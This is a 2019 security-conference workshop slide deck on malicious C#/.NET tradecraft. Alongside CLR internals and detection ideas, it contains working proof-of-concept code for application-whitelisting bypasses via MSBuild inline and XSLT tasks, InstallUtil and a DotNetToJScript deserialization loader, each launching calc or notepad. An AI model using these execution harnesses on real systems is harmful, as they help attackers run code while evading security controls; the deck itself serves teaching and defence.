

C# Workshop

Wild West Hackin Fest 2019

Zac Brown

Greg Bailey

Mike Sullivan

Let's Get Setup

Please git clone this repo:

<https://github.com/redcanaryco/wwhf>

Hotel WiFi: IHGConnect - DDWRT

Introductions

Zac Brown, Principal Engineering Manager
@zacbrown on the twitters



Mike Sullivan, Incident Handler
@CyberWha on the twitters



Introductions

Greg Bailey, Director of Incident Handling
@GRBail on the twitters



Housekeeping

- Timing / Flow Of Workshop
 - Lecture
 - Break
 - Lab
 - Repeat
- Outline
- How to get help
- Resources
- Ask questions!

C# Workshop Learning Objectives

1. Build and compile using only built in tools - csc.exe
2. Understand C# attack landscape today
3. Understand the high level of the CLR
4. Understand the basics of C# Program Layout and Terms
5. Become familiar with...
 - a. Platform Invoke (P/Invoke) Architecture and how to use
 - b. C# exploit toolkits
 - c. Decompiling and inspecting .NET payloads

C# Workshop Caveats

1. The topics discussed are greatly condensed. We are leaving out some important concepts for the sake of conceptual clarity and brevity.
2. We will be doing some programming as well as some tool usage. **If you need help, please ask for help.**
3. If you had issues downloading the repo, AV may have flagged Example 4.
4. Some of the learning material is duplicate content from last year or mashed together.

Malicious C# Today

Let's get right to it...

.NET tradecraft is...

not new though it may be new to you

attractive because there is limited insight/telemetry (unlike PowerShell)

interesting because there are a number of novel ways to launch .NET apps

Root of All Evil

`Assembly.Load(byte[])`

Loads a .NET assembly from memory, instead of disk

Resulting loaded assembly is executable like any other code

A powerful primitive and execution technique

Sanctioned by .NET Runtime, used by legitimate applications and libraries

Root of All Evil

Why is `Assembly.Load(byte[])` a thing?

Reflection

- plugin models

- consuming dynamically emitted code

Performance

- dynamically reloading assemblies without locking the file on disk

- avoiding usage of AppDomains which have performance issues

Don't forget P/Invoke and COM Interop

P/Invoke (Platform Invoke)

Call Win32 functions in your favorite DLLs from .NET code with minimal fuss.

COM Interop

Same idea as P/Invoke but allows you to create and call COM objects.

Why do these technologies matter?

Most .NET malware out there uses `Assembly.Load` and P/Invoke or COM.

What Is Going On

Tales from the field...

MSBuild

InstallUtil

DotNetToJScript

MSBuild

History

Inline tasks

perform atomic build tasks as part of complex builds (e.g. token replace)

introduced in .NET 4 and included in every .NET install

XSLT transformation

perform XML transformation using XSLT

Bypasses, just about every security product on the market...

MSBuild XSLT Task Example

```
1 <Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
2   <<Target Name="Example">
3     <<<ItemGroup>
4       <<<XmlFiles Include="<TRUNCATED>/customers.xml" />
5     <<</ItemGroup>
6     <<<PropertyGroup>
7       <<<<XslFile><TRUNCATED>/script.xsl</XslFile>
8     <<<</PropertyGroup>
9     <<<<XslTransformation
10      <<<<<OutputPaths="output.%(XmlFiles.FileName).html"
11      <<<<<XmlInputPaths="%(XmlFiles.Identity)"
12      <<<<<XslInputPath="$(XslFile)" />
13   <<<</Target>
14 </Project>
```


MSBuild XSLT Task Example

```
1  <?xml version='1.0'?>
2  <xsl:stylesheet version="1.0"
3      xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4      xmlns:msxsl="urn:schemas-microsoft-com:xslt"
5      xmlns:user="http://mycompany.com/mynamespace">
6
7      <msxsl:script language="JScript" implements-prefix="user">
8          <!-- function xml(nodelist) {
9              <!--     var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
10             <!--     return nodelist.nextNode().xml;
11             <!-- }
12      </msxsl:script>
13      <xsl:template match="/">
14          <xsl:value-of select="user:xml(.)"/>
15      </xsl:template>
16  </xsl:stylesheet>
```


MSBuild Inline Task Example

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <<<<ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
          using System;
          using System.Diagnostics;
          using System.Runtime.InteropServices;
          using Microsoft.Build.Framework;
          using Microsoft.Build.Utilities;

          public class ClassExample : Task, ITask
          {
            public ClassExample()
            {
              Process.Start("calc.exe");
            }
          }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```



InstallUtil

History

Enables programmatic install/uninstall functions for .NET server resources

Available since at least .NET 1.1 and included in every .NET install

Found by Casey Smith and later expanded on by James Forshaw

Bypasses everything...

Accepts command line parameters

Passing arguments to a Windows service installer class using installutil

 FEBRUARY 18, 2016  [LEAVE A COMMENT](#)

Passing parameters to an implementation of the Installer class of a Windows Service executable when installed by the installutil command line tool is pretty easy.

Simply add each parameter and value to the command line, like:

installutil.exe /param1=val1 /param2=val2 serviceexecutable.exe


Note: The parameter arguments needs to be **in front** of the executable. Otherwise the values will not be passed to the Installer class context.

The installer class implementation can access the arguments conveniently by the context.parameters collection.

```
Public Function GetContextParameter(key As String) As String
    Try
        If Me.Context.Parameters.ContainsKey(key) Then
            Return Me.Context.Parameters(key).ToString()
        End If
    Catch ex As Exception
        Return String.Empty
    End Try
    Return String.Empty
End Function
```

InstallUtil Example

```
1  [System.ComponentModel.RunInstaller(true)]
2  public class Sample : System.Configuration.Install.Installer
3  {
4      ....//The Methods can be Uninstall/Install. Install is transactional, and really unnecessary.
5      ....public override void Uninstall(System.Collections.IDictionary savedState)
6      ....{
7          ....Process.Start("calc.exe");
8      ....}
9  }
10
```



DotNetToJScript

Serialize a .NET Assembly and execute inside ANYTHING that can execute:

JScript - cscript, wscript, mshta.exe, wmic.exe (embed JScript in XSL), etc

VBScript - cscript, wscript, etc

VBA - Office Macros... wat

Scriptlets - regsvr32.exe, scriptlet moniker (COM)

Others...

github.com/tyranid/DotNetToJScript

DotNetToJScript Example


DotNetToJavaScript Example (payload)

```
public class TestClass
{
    public TestClass()
    {
        System.Diagnostics.Process.Start("notepad.exe");
    }
}
```

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "... <TRUNCATED BASE64 BLOCK> ...";
var entry_class = 'TestClass';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
} catch (e) {
    debug(e.message);
}
```



Donut



Donut

Transform .NET, VBS, JS, EXE, or DLLs into PIC Shellcode

.NET is particularly notable due to complexity of spinning up
.NET runtime in combination with the payload itself.

.NET post exploitation tool sets readily available for use, see:

GhostPack

SharpSploit

Your Favorite .NET Malware Here

github.com/TheWover/donut

Yeah, but is this *really* being used?

MSbuild - PlugX Malware

<https://researchcenter.paloaltonetworks.com/2017/06/unit42-paranoid-plugx/>

[Blog Home](#) > [Unit 42](#) > Paranoid PlugX

Paranoid PlugX



By [Tom Lancaster](#) and [Esmid Idrizovic](#)

June 27, 2017 at 5:00 AM

Category: [Unit 42](#) Tags: [Application Whitelisting Bypass](#), [PlugX](#), [threat intelligence](#)

 12,967  4    

The PlugX malware has a long and extensive history of being used in intrusions as part of targeted attacks. PlugX is still popular today and its longevity is remarkable. The malware itself is well documented, with multiple excellent papers covering most aspects of its functionality. Some of the best write-ups on the malware are cited below:



InstallUtil in the Wild

<https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/>

RESEARCH

Using legitimate tools to hide malicious code

By [Anatoly Kazantsev](#) on November 8, 2017. 10:00 am

The authors of malware use various techniques to circumvent defensive mechanisms and conceal harmful activity. One of them is the practice of hiding malicious code in the context of a trusted process. Typically, malware that uses concealment techniques injects its code into a system process, e.g. explorer.exe. But some samples employ other interesting methods. We're going to discuss one such type of malware.

၈ ဂ ၈

Intermission: Questions?
(5-10 minute break)

CLR Overview

Why the interest? Advantages/Disadvantages

- + Built in, Default
 - + Many Bypass Harnesses (InstallUtil, MsBuild, RegAsm, DotNetToJscript)
 - + Easy to Use, Portable, Reuse Code
 - + `Assembly.Load(byte[])` - Loading From A Memory location instead of disk
-
- Binary Analysis - Reversing Payloads, so DnSpy, or IISpy to get to source
 - Artifacts Left Behind - Did you clean up your binary?
 - Many ways to collect Telemetry - Fusion Logging, ETW

.NET Framework Ships With Windows Since Vista

It is installed by default.

It powers PowerShell

- Get all major versions installed:
 - `reg.exe query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP"`
- Get details about your .NET 4.x installation:
 - `reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full"`

.NET Framework Ships With Windows Since Vista

```
C:\dev\code\wwhf\2019\Tools>reg.exe query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP"
```

```
HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\CDF
```

```
HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4
```

```
HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4.0
```

```
C:\dev\code\wwhf\2019\Tools>reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full"
```

```
HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full
```

```
    CBS      REG_DWORD      0x1
```

```
    Install   REG_DWORD      0x1
```

```
    InstallPath REG_SZ      C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
```

```
    Release   REG_DWORD      0x80eb1
```

```
    Servicing  REG_DWORD      0x0
```

```
    TargetVersion REG_SZ      4.0.0
```

```
    Version    REG_SZ      4.8.03761
```

```
HKKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full\1033
```


Managed vs. Unmanaged

Why this terminology matters...

Unmanaged Code

Platform specific - you compile for a target CPU architecture

Requires no virtual machine or runtime (e.g. .NET, JVM)

Typically written in C, C++, Rust, Pascal, etc.

Managed vs. Unmanaged

Why this terminology matters...

Managed Code

Platform independent

Requires a virtual machine or runtime (e.g. .NET, JVM)

But... you can sometimes remove the need for this.

Can be interpreted (e.g. PowerShell) or compiled (e.g. C#)

Interpreted - code is evaluated at runtime

Compiled - code is compiled to intermediate assembly format

.NET History and Background

Originates in late 90's and early 2000's. First full version released in 2002.
Once called the “COM+ Runtime” - lots of roots in COM and COM+.

Goals

Unify the runtimes of the OS (cscript/jscript, MFC, VB)

Create a development platform ready for the next generation of web services

Create a new language & APIs to enable the next generation of development:

Windows

Web

Mobile

Common Language Specification - CLS

C#, VB.NET, F#, etc all compile to same format

Common Intermediate Language

All can interchange/reuse modules

For our purposes, a module is a CLR assembly but it's more nuanced

Fundamental abstraction

CLS defines what CLR implemented. Mono is another implementation.

JIT, CIL, MSIL - Just In Time, Bytecode

CIL/MSIL

CIL == MSIL


CIL - Common Intermediate Language (new)

MSIL - Microsoft Intermediate Language (old)

JIT - Just In Time Compilation

Generate native machine code (i.e. x86 assembly) on the fly

Only do it when code is called



A Piece of JIT - Just-In-Time Compilation

Figure 1-4 shows what happens the first time a method is called.




FIGURE 1-4 Calling a method for the first time.

MSCorEE.dll

JITCompiler function {

1. In the assembly that implements the type (Console), look up the method (writeLine) being called in the metadata.
2. From the metadata, get the IL for this method.
3. Allocate a block of memory.
4. Compile the IL into native CPU instructions; the native code is saved in the memory allocated in step 3.
5. Modify the method's entry in the Type's table so that it now points to the memory block allocated in step 3.
6. Jump to the native code contained inside the memory block.

}




FIGURE 1-5 Calling a method for the second time.

Source : CLR via C# (4th Edition) (Developer Reference)

NGEN - No MORE JIT

Generally for improving assembly performance:

- startup** - make startup faster by pre-generating native assembly

- memory** - shared code pages reduce memory footprint in big applications

Considerations:

- Architecture specific - leverages SSE, AVX, etc when available

- Ngen.exe binaries are NOT true native binaries

- You generally ngen.exe binaries as part of setup - replaces JIT.

Most importantly, NGEN binaries are installed in native image cache.

CLR Hosting

CLR Hosting

Unmanaged processes can load the CLR to run .NET code.

Unmanaged process interacts with CLR types using COM.

Be wary of processes that do this. Mainly Microsoft binaries.

Detection Ideas...

If for example notepad.exe loads mscoree.dll.

Understand that this is not detection, just telemetry.

This is the ingredients, and recipe, not the finished product.

Real Quick - Assembly Resolution

Global Assembly Cache

Used to share common libraries across the operating system.

Speeds up resolution of dependencies system-wide.

Native Image Cache

Remember NGEN? This is where NGEN'ed binaries go.

System.Potato.dll \Rightarrow System.Potato.ni.dll


Assembly Binding

1. App.exe wants to load type Foo.Bar
2. CLR checks Global Assembly Cache (GAC) for Foo.Bar
3. CLR checks private paths added to the current AppDomain
4. CLR checks local app directory for Foo.Bar
5. If CLR finds Foo.Bar, check Native Image Cache (NIC)
6. If CLR:
 - a. finds Foo.Bar in NIC, use that
 - b. doesn't find Foo.Bar in NIC, use the original

You can observe a lot of this in `fuslogvw.exe`.

CAVEAT: This is vastly simplified.

Assembly Binding in pictures...



Ideas And Thoughts on JIT

1. .NET CLR Injection: Modify IL Code during Run-time

<https://www.codeproject.com/Articles/463508/NET-CLR-Injection-Modify-IL-Code-during-Run-time>

2. Fuzzing the .NET JIT Compiler

<http://mattwarren.org/2018/08/28/Fuzzing-the-.NET-JIT-Compiler/>

10-15 Minute Break

Let's write some code...

csc.exe location and versions

csc.exe

Locations:

